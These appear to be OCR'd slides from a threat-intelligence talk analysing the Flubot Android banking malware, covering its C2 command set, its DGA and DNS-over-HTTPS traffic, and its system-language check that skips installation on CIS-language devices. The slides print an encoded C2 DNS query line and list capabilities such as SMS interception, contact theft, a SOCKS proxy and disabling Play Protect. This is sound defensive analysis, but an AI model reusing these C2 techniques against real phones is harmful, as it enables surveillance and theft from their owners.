name=df4a3ea1.13.0.CEW24JKLIJWCDASHNWFDFQXNASCT5RZA3DFO4RPEZN6HSOPZ7DKXDR2RU5G4ZLF.I57CJ7
YITBEWPQJP236L37JMQDSJHL4YHI4T7KWMUUGSFLPCKSF4QUZB3EAAQHR.NOVF73MO5X6PIG2FVJG6GOOFSYB5JJ7
ZH44LVEJ6ZKIOJW5RI5BUQV6VCDFWQGO.P7M455W2PXZBVZB4PFXNFHA4.wudvrhxmvywtfhc.ru&type=TXT
```


TLP:WHITE

C2 commands


Command	Description
UNINSTALL_APP	Uninstall application, package name received from C2.
UPDATE_DNS_SERVERS	Update DoH server, which is used for C2 traffic. Since v5.0
SMS_INT_TOGGLE	Toggle SMS interception.
BLOCK	Block notifications.
SOCKS	Open socket that allows attacker to connect to the infected phone.
UPLOAD_SMS	Upload all SMS messages from phone.
OPEN_URL	Open given URL with browser.
NOTIF_INT_TOGGLE	Toggle notification interception.
UPDATE_ALT_SEED	Update DGA seed. This seed is used to generate C2 domains. Since v5.1
RUN_USSD	Run given USSD code on the infected phone.
DISABLE_PLAY_PROTEC	Disable play protect via accessibility.
RELOAD_INJECTS	Resend list of installed packages to the C2.
SEND_SMS	Send specific SMS message.
GET_CONTACTS	Get contact list from the phone.
RETRY_INJECT	Re-inject / update inject to already injected application.

Not all system languages are equal

- Flubot checks system language during the installation
- If the system language matches the whitelisted countries, installation will not continue
  - 🇦🇿🇧🇾🇦🇲🇬🇪🇰🇿🇰🇬🇷🇺🇹🇯🇹🇲🇺🇦🇷🇺
  - See the trend?




```
case 3241:
    if (sysLang.equals("en")) {
        c = 17;
        break;
    }
    c = 65535;
    break;
case 3246:
    if (sysLang.equals("es")) {
        c = '\r';
        break;
    }
    c = 65535;
    break;
case 3248:
    if (sysLang.equals("eu")) {
        c = 16;
        break;
    }
    c = 65535;
    break;
case 3267:
    if (sysLang.equals("fi")) {
        c = 23;
        break;
    }
    c = 65535;
    break;
```



```
switch (c) {
    case 0:
    case 1:
    case p2b245cc6.SCROLL_STATE_SETTLING /* 2 */:
    case 3:
    case 4:
    case 5:
    case 6:
    case 7:
    case '\b':
    case '\t':
    case '\n':
        return false;
```

TLP:WHITE


Whitelisted system languages



TLP:WHITE

Target countries by country codes

All are “western” countries

